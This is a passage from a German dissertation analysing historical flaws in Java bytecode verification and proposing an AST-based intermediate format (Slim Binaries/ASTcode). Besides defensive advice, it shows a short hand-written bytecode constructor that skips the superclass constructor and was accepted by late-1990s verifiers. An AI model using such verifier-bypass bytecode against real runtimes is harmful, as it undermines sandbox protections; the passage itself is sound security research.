Die Ursache für den eben beschriebenen Fehler bestand darin, daß in Zeile 20 zwei verschiedene nicht-initialisierte Instanzen derselben Klasse allokiert werden. Ferner werden nicht die Wechselwirkungen von *jsr*- und *ret*-Anweisungen in bezug auf den Initialisierungsmechanismus bedacht. Der weiter oben vorgestellte Markierungsalgorithmus zur Verifikation von Initialisierungen markiert offenbar die beiden verschiedenen Instanzen mit gleichen Zeilennummern (jeweils Zeile 20). Dies hat zur Folge, daß der Bytecode-Verifizierer fälschlicherweise annimmt, daß die Objekte in den lokalen Variablen 1 und 2 identisch sind. Mithin folgert der Verifizierer, daß das Objekt in der lokalen Variablen 1 auch initialisiert worden ist, obwohl dies nur für das Objekt in der lokalen Variablen 2 zutrifft.

Sicherlich handelt es sich bei dieser Inkonsistenz in der Bytecode-Verifikation um keine schwerwiegende Lücke (mehr), die zu einem vollständigen Angriff ausgebaut werden kann. Dennoch ist es ein klarer Widerspruch zur Spezifikation von Java [BGJS00].

Die Firma SUN hat nun den Fehler auf folgende Art und Weise korrigiert:

1. Nicht-initialisierte Objekte können immer noch in lokalen Variablen und auf dem Operandenstack auftreten, wenn *jsr* oder *ret* aufgerufen wird. Nach dem Aufruf dieser Operationen sind jedoch die nicht-initialisierten Objekte unbrauchbar, d.h. beim Versuch, diese in irgendeiner Form zu verwenden, meldet der Bytecode-Verifizierer einen Fehler.
2. Konstruktoren werden anders als „normale" Methoden behandelt: Hier dürfen nämlich nicht-initialisierte Objekte (insbesondere die nicht-initialisierte Instanz *this*) auch noch nach dem Aufruf von *jsr* bzw. *ret* verwendet werden. Man beachte hierbei, daß auf *this* innerhalb eines Konstruktors erst dann zugegriffen werden darf, wenn ein anderer Konstruktor derselben Klasse oder der Vaterklasse (*super()*) aufgerufen worden ist [LY99].

Da also der Bytecode-Verifizierer nicht-initialisierte Objekte im Konstruktor anders behandelt als in den anderen Methoden, akzeptiert er beispielsweise das folgende Programm [FM98], in dem *this* auch nach einer *try*-Anweisung noch verwendet werden kann:

```
class C extends Object{

    C(){
            int i;

            try{
               i = 0;
            }
            finally{}
            super(); // this kann hier noch verwendet werden,
                     // d.h. der Verifizierer akzeptiert
                     // diesen Code
    }
}
```

Man beachte, daß ein solches Programm kein korrektes Java-Programm darstellt, weil *super()* nicht die erste Anweisung innerhalb des Konstruktors ist, wie es die Java-Sprachspezifikation vorschreibt. Das Bytecode-Äquivalent wird dagegen vom Bytecode-Verifizierer aufgrund von Regel 2 ohne Beanstandung akzeptiert. Natürlich ist obiges Programm vom Standpunkt der Sicherheit harmlos. Etwas unangenehmer ist hingegen schon das folgende Bytecode-

Programm, das die Verifizierer vom JDK 1.1.8, von Java 2 und vom Netscape Communicator 4.x zulassen und das im August 1999 in Marburg gefunden worden ist:

```
Constructor Uninitialized()

00 jsr 4
03 return
04 astore_0
05 ret 0
```

Hier wird offenbar der Konstruktor der Vaterklasse gar nicht mehr aufgerufen, was ein klarer Verstoß gegen die Regeln von Java ist. Hätten sich SUN und Netscape nicht anderweitig gegen Angriffe geschützt, die auf nicht richtig initialisierte Objekte zurückzuführen sind (s. Abschnitt 4.2), dann wäre der Princeton-Klassenladerangriff wieder möglich. Man erinnere sich insbesondere daran, daß beim Klassenladerangriff ein Klassenlader in einem Applet installiert werden konnte, weil der Konstruktor der Vaterklasse nicht als erste Anweisung, sondern innerhalb einer *try*-Anweisung aufgerufen wurde. Als Konsequenz aus diesem Problem ergibt sich für den Java-Entwickler, der „sicheren Code“ programmieren will, die Grundregel:
„Verlasse dich nie, daß dein Objekt vollständig initialisiert worden ist. Führe deshalb als Sicherung ein privates Boolesches Flag initialized *ein, das am Ende jedes Konstruktors auf* true *gesetzt wird! Überprüfe in jeder Instanzmethode derselben Klasse, ob dieses Flag wirklich gesetzt worden ist!“*

Diese Regel verhindert, daß abgeleitete Klassen verbotenerweise sicherheitskritischen Code ausführen können, weil der Konstruktor der Vaterklasse nicht korrekt oder überhaupt nicht aufgerufen worden ist und mithin beispielsweise keine Ausnahme des Typs *SecurityException* ausgelöst wird (s. Abschnitt 4.2). Als Lösung für die eben geschilderte Problematik bietet es sich an, Subroutinenaufrufe vor dem Aufruf von *super()* ganz zu verbieten. Dieser Schritt ist in der JVM von Microsoft schon vollzogen worden. SUN und Netscape sollten sich auch dieser Regelung anschließen.

Zusammenfassend läßt sich festhalten, daß Subroutinenaufrufe die Bytecode-Verifikation noch erschweren und somit zu diversen Implementierungsfehlern führen können. Aus diesem Grund stellt sich die Frage, inwieweit Subroutinen überhaupt notwendig sind. Hierzu hat Stephen Freund einige interessante Untersuchungen experimentell durchgeführt, deren Ergebnisse er in [Fr98] veröffentlicht hat. Bekanntlich sind Subroutinen eingeführt worden, um eine unnötige Codeduplizierung zu vermeiden. Allerdings ändern sie nicht die Semantik des Bytecode-Formates. Somit kann man Bytecode-Programme mit Subroutinen durch

semantisch äquivalente Bytecode-Programme ohne Subroutinen ersetzen, wobei die entsprechenden Codepassagen dupliziert werden müssen. Bis auf bestimmte Ausnahmen - im wesentlichen wenn Subroutinen ungünstig geschachtelt sind - ist die Vergrößerung des Codes linear in Abhängigkeit der Anzahl der Subroutinenaufrufe. Im Normalfall benötigt man also drei Subroutinenblöcke, wenn man drei *jsr*-Aufrufe für eine Subroutine hat (s. obiges Beispiel).

Freund untersuchte nun u.a. das JDK 1.1.5 auf die Verwendung von Subroutinen hin. Hierbei ergaben die Messungen eine Platzersparnis von 2.200 Bytes bei der Verwendung von Subroutinen bei einer Gesamtgröße des JDK von 8.7 MB. Insgesamt wurde also nur ungefähr 0,02%, bezogen auf die Gesamtgröße, gespart! Darüber hinaus stellte Freund fest, daß der Name „java“ ca. 30.000 mal in den Klassendateien des JDK auftrat. Hätte man anstelle von „java“ den ursprünglichen Namen „Oak“ beibehalten, so ergäbe dies eine Platzersparnis von 30.000 Bytes. Das ist ungefähr 13mal soviel Speicherplatz, wie durch Subroutinen eingespart wird! Mithin wäre eine Eliminierung von Subroutinen durchaus diskutabel, zumal dies die Bytecode-Verifikation wesentlich vereinfachte. Als Hindernis stehen aber Kompatibilitätsgründe dagegen.

Allerdings wird bei der KVM (Kilo Virtual Machine) [Su00] bereits auf Subroutinenaufrufe verzichtet. Dies liegt daran, daß die KVM für *Embedded Devices* wie den Palm-Top vorgesehen ist, deren Speicher und Rechenleistung beschränkt ist und für die mithin die Verifikation von Subroutinenaufrufen zu aufwendig ist. Deshalb gibt es einen Präverifizierer (*preverifier*), der bereits in einem Offline-Schritt die Subroutinenaufrufe eliminiert und eine Codeduplizierung vornimmt.

4.6 Diskussion: Bewertung der Bytecode-Verifikation

In diesem Kapitel sind einige Sicherheitslücken beschrieben worden, die ihre Ursache in einer fehlerhaften Bytecode-Verifikation hatten. Eine notwendige, aber nicht unbedingt hinreichende Bedingung für das korrekte Funktionieren des Java-Sicherheitskonzeptes ist die Typsicherheit. Kann diese nicht durch die Bytecode-Verifikation gewährleistet werden, so kann dies zu schwerwiegenden Sicherheitsproblemen führen. Man denke nur daran, daß zwei der drei Komponenten der Java-Sandbox auf Java-Klassen beruhen. Selbst wenn die Sprache Java typsicher sein sollte (s. [DrE97]), so bedeutet dies nicht notwendigerweise, daß der Bytecode typsicher sein muß. Der Verifizierer muß mit Hilfe einer Daten- und Kontrollflußanalyse Typkonflikte erkennen und nicht typsichere Programme zurückweisen. Insgesamt zeigt sich an den beiden in Marburg entdeckten Sicherheitslücken, aber auch an

einigen anderen schwerwiegenden Sicherheitsmängeln, die in den letzten Jahren gefundenen worden sind, daß der Prozeß der Bytecode-Verifikation durchaus noch fehleranfällig ist. So wurde der Klassenladerangriff der Universität Princeton vom März 1996 erst durch einen Fehler in der Bytecode-Verifikation ermöglicht (s. Abschnitt 4.2). Auch die Ergebnisse des Projektes *Kimera* der Universität Washington deuten in diese Richtung (s. Abschnitt 4.3). Offenbar steckt bei der Bytecode-Verifikation der Teufel im Detail: Die grundlegende Strategie ist zwar korrekt implementiert, es gibt jedoch immer wieder kleine Lücken. Relativ kleine Programme (wie z.B. jene aus den Abschnitten 4.4.1 und 4.4.2) können zur Verwirrung des Bytecode-Verifizierers führen. Obwohl es sich bei den meisten in diesem Kapitel beschriebenen Fehlern um Implementierungsprobleme handelt, die leicht zu beheben waren, war die Ursache für alle Lücken doch ein grundsätzlicheres Problem, nämlich die Komplexität der Bytecode-Verifikation. Insbesondere die Ausnahmebehandlung, aber auch die Einführung der Subroutinenaufrufe machen die Bytecode-Verifikation komplizierter: Eine Untersuchung des Quelltextes des Bytecode-Verifizierers [Su98] von Java 2 zeigt, daß ungefähr die Hälfte der knapp 3000 Zeilen C-Code des Verifizierer-Moduls für die Verifikation von Subroutinenaufrufen und Ausnahmebehandlern benötigt wird.

Daß die Bytecode-Verifikation in ihrer jetzigen Form überhaupt notwendig ist, liegt an der unterschiedlichen Semantik der Sprache Java und des Bytecodes: Man kann Bytecode-Programme manuell erzeugen, die keinem korrekten Java-Programm entsprechen (s. Abbildung 13). So beruhten alle in diesem Kapitel beschriebenen Sicherheitslücken auf von Hand konstruierten Bytecode-Programmen. Bytecode-Programme, die keinem korrekten Java-Programm entsprechen, können mithin eine gefährliche Funktionalität für die Sicherheitsarchitektur Javas darstellen, auch wenn viele solcher Programme vom Standpunkt der Sicherheit her harmlos erscheinen mögen.

Die Eigenschaften, die der Bytecode-Verifizierer zu überprüfen hat, sind in [LY99] nur umgangssprachlich in Form einer Auflistung festgelegt worden. Da weder für Java noch für den Bytecode eine formale Semantik festgelegt worden ist, weiß man nicht, ob diese Liste vollständig ist. Außerdem sind einige Regeln vage formuliert, so daß es leicht zu Mißverständnissen kommen kann. Dies zeigt u.a. das Beispiel des Klassenladerangriffs der Universität Princeton. Bei der Festlegung der Regeln für den Konstruktor steht in [LY99] die folgende Formulierung:

Each instance initialization method, except for the instance initialization method derived from the constructor of class `Object`*, must call either another instance initialization method of*

`this` or an instance initialization method of its direct superclass `super` before its instance members are accessed.

Innerhalb eines Konstruktors (*initialization method*) darf also erst dann eine Instanzmethode aufgerufen bzw. auf eine Instanzvariable zugegriffen werden, wenn ein anderer Konstruktor derselben Klasse oder ein Konstruktor der Vaterklasse aufgerufen worden ist. Daß aber dieser Konstruktoraufruf vollständig beendet werden muß (ohne Auslösung einer Ausnahme), steht hier nicht. Somit konnte es zu dem in Abschnitt 4.2 beschriebenen Implementierungsfehler im Bytecode-Verifizierer kommen, weil dieser Sonderfall nicht bedacht worden ist. Hätte man explizit festgelegt, daß der Konstruktor der Vaterklasse oder ein anderer Konstruktor derselben Klasse nicht innerhalb einer *try*-Anweisung aufgerufen werden darf, dann hätte der Fehler wahrscheinlich vermieden werden können. In der Referenzimplementierung von SUN wird ab dem JDK 1.1 diese Strategie verfolgt, im Gegensatz zur Spezifikation der JVM, in der noch immer die Regel nicht entsprechend abgeändert worden ist.




Abbildung 13: Java-Bytecode und die Sprache Java haben eine unterschiedliche Semantik.

Neben den oben erwähnten Problemen gibt es noch weitere Diskrepanzen zwischen der Sprache Java und dem Bytecode (s. [De99, La97]):

- Java besitzt keinen *goto*-Befehl. Dagegen gibt es im Bytecode eine *goto*-Instruktion, mit der man auch Rückwärtssprünge (innerhalb einer Methode) realisieren kann. Hierdurch kann jede Art von Flußgraph konstruiert werden, insbesondere auch nicht reduzierbare Flußgraphen (s. Abbildung 14), für die eine Kontrollflußanalyse schwierig und in einigen Fällen zeitaufwendig ist [ASU88].
- Die Spezifikation der JVM läßt es zu, daß man in einen *catch*-Block einer *try*-Anweisung springen kann, ohne daß eine Ausnahme die Ursache hierfür ist.
- Ein Ausnahmebehandler kann im Bytecode-Format durch sich selbst geschützt werden. Die Spezifikation der Sprache Java [BGJS00] läßt dies dagegen nicht zu.
- Man kann in einer Klassendatei zwei Felder mit identischem Namen, aber verschiedenem Typ deklarieren. Die Sprache Java verbietet eine solche Vorgehensweise jedoch, d.h. ein korrekter Java-Compiler sollte ein entsprechendes Quellprogramm zurückweisen.

Der letzte Punkt scheint auf den ersten Blick ein ernsthaftes Sicherheitsproblem zu sein. In SUNs aktueller Implementierung der JVM ist dies allerdings kein Problem, weil zur Identifizierung eines Feldes bei einem Feldzugriff nicht nur der Feldname, sondern auch der Typ herangezogen wird. Die entsprechende Information wird bekanntlich in einer Klassendatei durch Konstantenpooleinträge des Typs *CONSTANT_Fieldref* repräsentiert (s. Abschnitt 2.3). Nichtsdestotrotz sollten solche Mehrdeutigkeiten wie diese durch die JVM-Spezifikation verboten werden bzw. sollte der Verifizierer solche Klassendateien zurückweisen.

Neben der Fehleranfälligkeit der Bytecode-Verifikation gibt es allerdings noch ein weiteres Problem: Die Bytecode-Verifikation hat eine superlineare Zeitkomplexität. Vielen Websurfern erscheint die Zeit, bis ein Applet gestartet wird, relativ lang. Dies liegt nicht, wie viele irrtümlicherweise vermuten, nur an der Ladezeit für das Applet. Da ein Applet meist relativ klein ist, dürfte die Ladezeit vom Standpunkt der Güte heutiger Netzverbindungen kein Problem mehr darstellen. Vielmehr stellt die Bytecode-Verifikation eine Art Flaschenhals dar. Hierbei ist insbesondere zu beachten, daß das Laden einer Klasse oftmals das Laden und damit auch Verifizieren einer ganzen Reihe von weiteren Klassen nach sich ziehen kann.




Abbildung 14: Ein Bytecode-Programm mit einem nicht reduzierbaren Flußgraphen. Die Schleife (*nop – goto 2*) hat die beiden Einstiegspunkte *nop* und *goto 2*.

Daß die Zeitkomplexität im schlechtesten Fall (*worst case*) mindestens quadratisch ist, zeigt das folgende, etwas konstruierte Code-Beispiel:

```
Method void quadratic()
00        goto 3*n-3
03        goto 0
06        goto 3
09        goto 6
    ...
3*n-9     goto 3*n-12
3*n-6     goto 3*n-9
3*n-3     goto 3*n-6
```

Für die folgenden Betrachtungen wird SUNs spezielle Implementierung für den iterativen Datenflußalgorithmus zur Bytecode-Verifikation [Su98] zugrundegelegt: Bei der Implementierung von SUN kann man sich die Bytecode-Instruktionen mit den dazugehörigen Modellen für den Operandenstack und die lokalen Variablen (s. Abschnitt 3.2.2) in einem Array abgespeichert denken. Dieses Array wird immer solange von vorne nach hinten durchlaufen, bis sich die Modelle für den Operandenstack und die lokalen Variablen für keine Instruktion mehr ändern (Fixpunkt). Man hat also zwei geschachtelte Schleifen der Form:

```
instruction[0].changed = true;
something_to_be_done = true;
while (something_to_be_done){
    something_to_be_done = false;
    for (i = 0; i < number of instructions; i++)
         if(instruction[i].changed==true){
            something_to_be_done = true;
```

```
                //Änderungen der Modelle für die Nachfolge-
                //instruktionen von instruction[i] vornehmen etc.
                …
            }
    }
```

Bei der Verifikation der Methode *quadratic()* wird in jedem äußeren Schleifendurchgang jeweils eine neue *goto*-Instruktion untersucht und als verändert (*changed*) markiert, so daß die äußere Schleife im wesentlichen *n*-mal durchlaufen werden muß, wobei *n* die Anzahl der Instruktionen ist. Darüber hinaus wird in der inneren Schleife das gesamte Array von Instruktionen untersucht (*for*-Schleife). Zusammengenommen ergibt dies also eine Zeitkomplexität von mindestens $O(n^2)$ für SUNs spezielle Implementierung der Bytecode-Verifikation.

Resümee

Zusammenfassend läßt sich festhalten, daß eine fehlerhafte Bytecode-Verifikation aufgrund der Abhängigkeiten der einzelnen Komponenten der Sandbox zur völligen Außerkraftsetzung aller Sicherheitsmechanismen Javas führen kann. In den letzten Jahren sind auch immer wieder Fehler aufgetreten, die diese These untermauern. Die Hauptursache für diese Fehler war die Komplexität der Bytecode-Verifikation. Wie eben gerade erläutert, stellt neben der Fehleranfälligkeit ferner noch der Zeitaufwand der Bytecode-Verifikation ein Problem dar.

Daß die Bytecode-Verifikation überhaupt in ihrer aktuellen Form benötigt wird, liegt an der unterschiedlichen Semantik zwischen der Sprache Java und dem Bytecode-Format, bei dem es sich bekanntlich um einen Stackcode für eine virtuelle Maschine handelt. Im nächsten Kapitel soll nun ein alternatives Zwischenformat vorgestellt werden, das eine zur Sprache Java äquivalente Semantik besitzt. Mithin kann die Überprüfung vereinfacht werden, ob in diesem Zwischenformat die wichtigsten Regeln der Sprache Java eingehalten werden.

Exkurs: Einsatz formaler Methoden in der Bytecode-Verifikation

Bevor im folgenden Kapitel auf das abgeänderte Zwischenformat eingegangen wird, soll an dieser Stelle noch einmal eine andere Vorgehensweise zur Vermeidung von Fehlern in der Bytecode-Verifikation vorgestellt werden, die von einigen Forschern verfolgt wird: Setzt man das Bytecode-Format, beruhend auf einer virtuellen Maschine, als gegeben voraus und nimmt man mithin die semantische Lücke zwischen der Sprache Java und dem Bytecode in Kauf, so kann auf die Bytecode-Verifikation oder einen ähnlichen Verifikationsmechanismus kaum verzichtet werden, es sei denn, man nimmt ausschließlich dynamische Tests vor. Allerdings hätten manche Fehler vermieden werden können, wenn man formale Methoden bei der

Verifikation von Bytecode eingesetzt und hierdurch Schwächen vorab identifiziert hätte. So stellen Raymie Stata und Martín Abadi in [SA98] ein Typsystem vor, das auch komplexere Konstrukte wie Subroutinen berücksichtigt. Ein Nachteil dieses Ansatzes besteht jedoch darin, daß sich Stata und Abadi dort auf eine kleine Teilmenge des vollständigen Bytecode-Befehlssatzes beschränken. Diese Teilmenge, von Abadi und Stata *JVML0* genannt, besteht nur aus acht Befehlen im Vergleich zu den ca. 200 Bytecode-Befehlen der JVM. Insbesondere handelt es sich hierbei um Speicher- und Ladebefehle, bedingte Sprunganweisungen, Befehle zur Stackmanipulation und Subroutinenaufrufe. Allerdings werden weder Instruktionen berücksichtigt, die mit der Behandlung von Objekten zu tun haben, wie z.B. *new*, *getfield* und *invokeXXX*, noch wird die Ausnahmebehandlung näher untersucht. Gerade Letzteres wäre aber im Zusammenhang mit Subroutinenaufrufen wichtig, da *try-finally*-Anweisungen im Bytecode durch Subroutinenaufrufe repräsentiert werden.

In einem Modell, das von Freund und Mitchell in [FM98] vorgestellt wird, wird Abadis und Statas Ansatz dahingehend abgewandelt, daß jetzt auch die Erzeugung und Initialisierung von Objekten formal behandelt wird. Dieses Modell wird in [FM99a] noch um die Formalisierung von Ausnahmebehandlern erweitert. Aber auch in diesem Modell wird noch nicht der gesamte Bytecode-Befehlssatz behandelt. Aus diesem Grund werden dann noch in [FM99b] weitere wichtige Bytecode-Konzepte wie z.B. Feldzugriffe und Methodenaufrufe formalisiert. Ferner haben Freund und Mitchell in [FM99b] einen Verifizierer vorgestellt, der auf ihrem formalen Modell beruht. Insofern haben beide einen wichtigen Beitrag zur Formalisierung der Bytecode-Verifikation geleistet und im Rahmen ihrer Arbeit außerdem noch Fehler in kommerziellen Bytecode-Verifizierern entdeckt (s. Abschnitt 4.5). Inwieweit allerdings ihr Verifizierer kommerzielle Verifizierer ersetzen oder zumindest ergänzen kann, bleibt noch offen, zumal nicht alle Bytecode-Befehle in diesem Modell enthalten sind wie z.B. die *goto*-Instruktion und mithin (noch) nicht alle Bytecode-Programme verifiziert werden können.

5 Das neue Zwischenformat

In Kapitel 4 wurden einige schwerwiegende Sicherheitslücken in Javas Sicherheitsmodell ausführlicher beschrieben. Alle dort erwähnten Sicherheitslücken hatten dabei gemeinsam, daß sie primär auf Fehlern in der Bytecode-Verifikation beruhten. Es zeigte sich, daß kleine Fehler in der Bytecode-Verifikation zu einem vollständigen Angriff ausgeweitet werden konnten. In diesem Kapitel soll nun ein alternatives Zwischenformat (*ASTcode*) eingeführt werden, bei dem die Überprüfung, ob die wichtigsten Regeln der Sprache Java eingehalten werden, vereinfacht werden soll. Dieser Ansatz geht auf Michael Franz und Thomas Kistler zurück und ist zwischen 1990-96 an der ETH in Zürich und an der Universität Irvine in Kalifornien entwickelt worden. Ein Ziel der vorliegenden Dissertation besteht nun darin, diesen Ansatz, der speziell auf die Sprache Oberon [WG92] zugeschnitten ist, auf Java zu übertragen.

Dieses Kapitel beginnt mit einer ausführlicheren Beschreibung des Franzschen Zwischenformates. Daran anschließend wird geschildert, wie grundlegende Konstrukte der Sprache Java in dieses Zwischenformat abgebildet werden können. Ferner wird (zumindest) theoretisch gezeigt, daß die in Kapitel 4 beschriebenen Lücken und Probleme der Bytecode-Verifikation durch das neue Zwischenformat verhindert werden können. Darüber hinaus wird gezeigt, daß der Verifikationsalgorithmus für *ASTcode* im Gegensatz zur Bytecode-Verifikation eine lineare Zeitkomplexität hat.

5.1 Juice und Slim Binaries

Franz und Kistler haben 1996 eine alternative Möglichkeit zur Programmierung und Ausführung von Applets vorgestellt und ihrem System in Anspielung auf Java den Namen *Juice* gegeben [FK97b]. Allerdings werden Juice-Applets mit Oberon anstelle von Java entwickelt. Ähnlich wie Java ist Oberon in der Hinsicht eine sichere Sprache, daß es stark getypt ist, keine Zeigerarithmetik zuläßt und einen Mechanismus zur Arraygrenzenüberprüfung besitzt. Darüber hinaus kann man mit Oberon auch objektorientiert programmieren. Insbesondere gibt es dort das Konzept der Typerweiterung (Vererbung).

Mit Hilfe des Plug-In-Mechanismus des Netscape Communicators und Microsoft Internet Explorers wird es jedem Anwender ermöglicht, mit seinem Browser Juice-Applets

auszuführen. Es können sogar Juice- und Java-Applets auf derselben Webseite integriert sein, ohne daß der Anwender unterscheiden könnte, welches das Juice- und welches das Java-Applet ist [FK97c].

Da auch Juice-Applets auf verschiedenen Plattformen ablauffähig sein sollen, müssen sie auf einem Webserver in einem plattformunabhängigen Zwischenformat vorliegen. Im Gegensatz zum Java-Bytecode handelt es hier jedoch nicht um einen Stackcode, sondern um komprimierte abstrakte Syntaxbäume (ASTs). Franz und Kistler haben dieses Zwischenformat *Slim Binaries* genannt. Dieser Name stammt daher, daß man früher zur Erzielung von Plattformunabhängigkeit für alle zu unterstützenden Plattformen den ausführbaren Maschinencode in einer einzigen Datei (*fat binary*) abgespeichert hat. Bei den Slim Binaries ist eine solche Mehrfachspeicherung nicht mehr nötig, da sie ähnlich wie der Java-Bytecode bereits plattformunabhängig sind.

Grundlage für die Slim Binaries ist der SDE-Ansatz (*semantic dictionary encoding*), den Michael Franz im Rahmen seiner Dissertation [Fr94] entwickelt hat. Nachfolgend sollen deshalb die grundlegenden Konzepte des SDE-Kodierungsschemas näher behandelt werden, wobei [Fr94] und [FK97a] als Grundlage für diese Beschreibung herangezogen werden.

Grundkonzepte des SDE-Formates (Slim Binaries)

Ein Problem von Zwischensprachen, die wie z.B. der Java-Bytecode auf virtuellen Maschinen beruhen, besteht in der semantischen Lücke zwischen der Quellsprache und der Zwischensprache. Dies liegt daran, daß Code für eine virtuelle Maschine einer Maschinensprache näher steht als einer Hochsprache. Insbesondere gehen bei der Übersetzung von Quellprogrammen in Code für eine virtuelle Maschine strukturelle Informationen (u.a. über die Schachtelung von Blöcken), aber auch Typinformationen von Ausdrücken verloren. Hierdurch werden einerseits Codeoptimierungen erschwert. Andererseits wird der Nachweis der Typsicherheit und anderer Sicherheitsbedingungen komplizierter. Der letzte Punkt wurde bereits in Kapitel 4 ausführlich behandelt, indem dort mehrere schwerwiegende Sicherheitslücken beschrieben wurden, die auf Fehlern in der Bytecode-Verifikation zurückzuführen waren: Gerade die Daten- und Kontrollflußanalyse, die bekanntlich zur Herleitung von Typinformationen von lokalen Variablen und Einträgen des Operandenstacks eingesetzt wird, konnte dort als eine Schwachstelle innerhalb der Java-Sicherheitsarchitektur identifiziert werden.

Man hätte jedoch auf die aufwendige Daten- und Kontrollflußanalyse des Bytecodes verzichten können, wenn SUN ein Zwischenformat gewählt hätte, in dem strukturelle

Informationen über das Quellprogramm und Typinformationen von Ausdrücken direkt kodiert sind. Ein Konstrukt, das diese Informationen enthält, sind ASTs. Diese werden normalerweise beim Kompilieren von imperativen Programmiersprachen wie C, Oberon oder Java, aber auch deklarativen Sprachen wie ML [MTH90] durch den Parser erzeugt. In einem AST sind die Anweisungen bzw. Ausdrücke, aus denen das Quellprogramm aufgebaut ist, direkt in Form von Bäumen abgespeichert. Darüber hinaus gibt es für jeden verwendeten Bezeichner - seien es Typ-, Konstanten-, Variablen- oder Methodenbezeichner - einen Verweis in die Symboltabelle (s. Abbildung 15). In dieser sind alle Informationen über die Bezeichner zu finden wie z.B. im Falle einer Variablen der dazugehörige Typ. Vereinfacht formuliert, repräsentiert die Symboltabelle mithin die Deklarationen des Programmes, während ein AST die Anweisungen des Quellprogrammes kodiert. Die Symboltabelle und der AST reichen somit aus, ein Quellprogramm vollständig zu beschreiben. Da sowohl die Symboltabelle als auch der AST im Frontend eines Compilers erzeugt werden, werden dort in der Regel keine Informationen abgespeichert, die von der Zielarchitektur abhängig sind, so daß also noch immer eine Plattformunabhängigkeit vorliegt.

In Abbildung 15 wird ein Java-Programm[10] mit einfachen arithmetischen Ausdrücken zusammen mit dem dazugehörigen AST als Beispiel angegeben. Für den dort dargestellten arithmetischen Ausdruck überprüft der Compiler nun während der Phase der semantischen Analyse, ob die Variablen gemäß ihrer Vereinbarung verwendet werden und ob die Operatoren (z.B. +, *) Operanden von geeignetem Typ besitzen. Die Typüberprüfung ist bei den ASTs im Normalfall recht einfach: Der AST wird von den Blättern zur Wurzel hin (also bottom-up) traversiert (s. [Ap98, Wi96, GS99]). Die Typinformationen, die mit den Variablen *i*, *j, k* und *l* (den Blättern) verbunden sind, werden dabei der Symboltabelle entnommen, die mit dem AST über Verweise verknüpft ist (s. Abbildung 15).

Grob gesprochen, besteht das Slim-Binary- bzw. SDE-Format aus einem AST, der das Quellprogramm beschreibt, und der dazugehörigen Symboltabelle, die entsprechende Informationen über die im Quellprogramm verwendeten Bezeichner enthält. Damit stehen Strukturinformationen über das Quellprogramm und Typinformationen von Ausdrücken direkt zur Verfügung. Allerdings weisen die Slim Binaries darüber hinaus noch einige Besonderheiten auf.

---

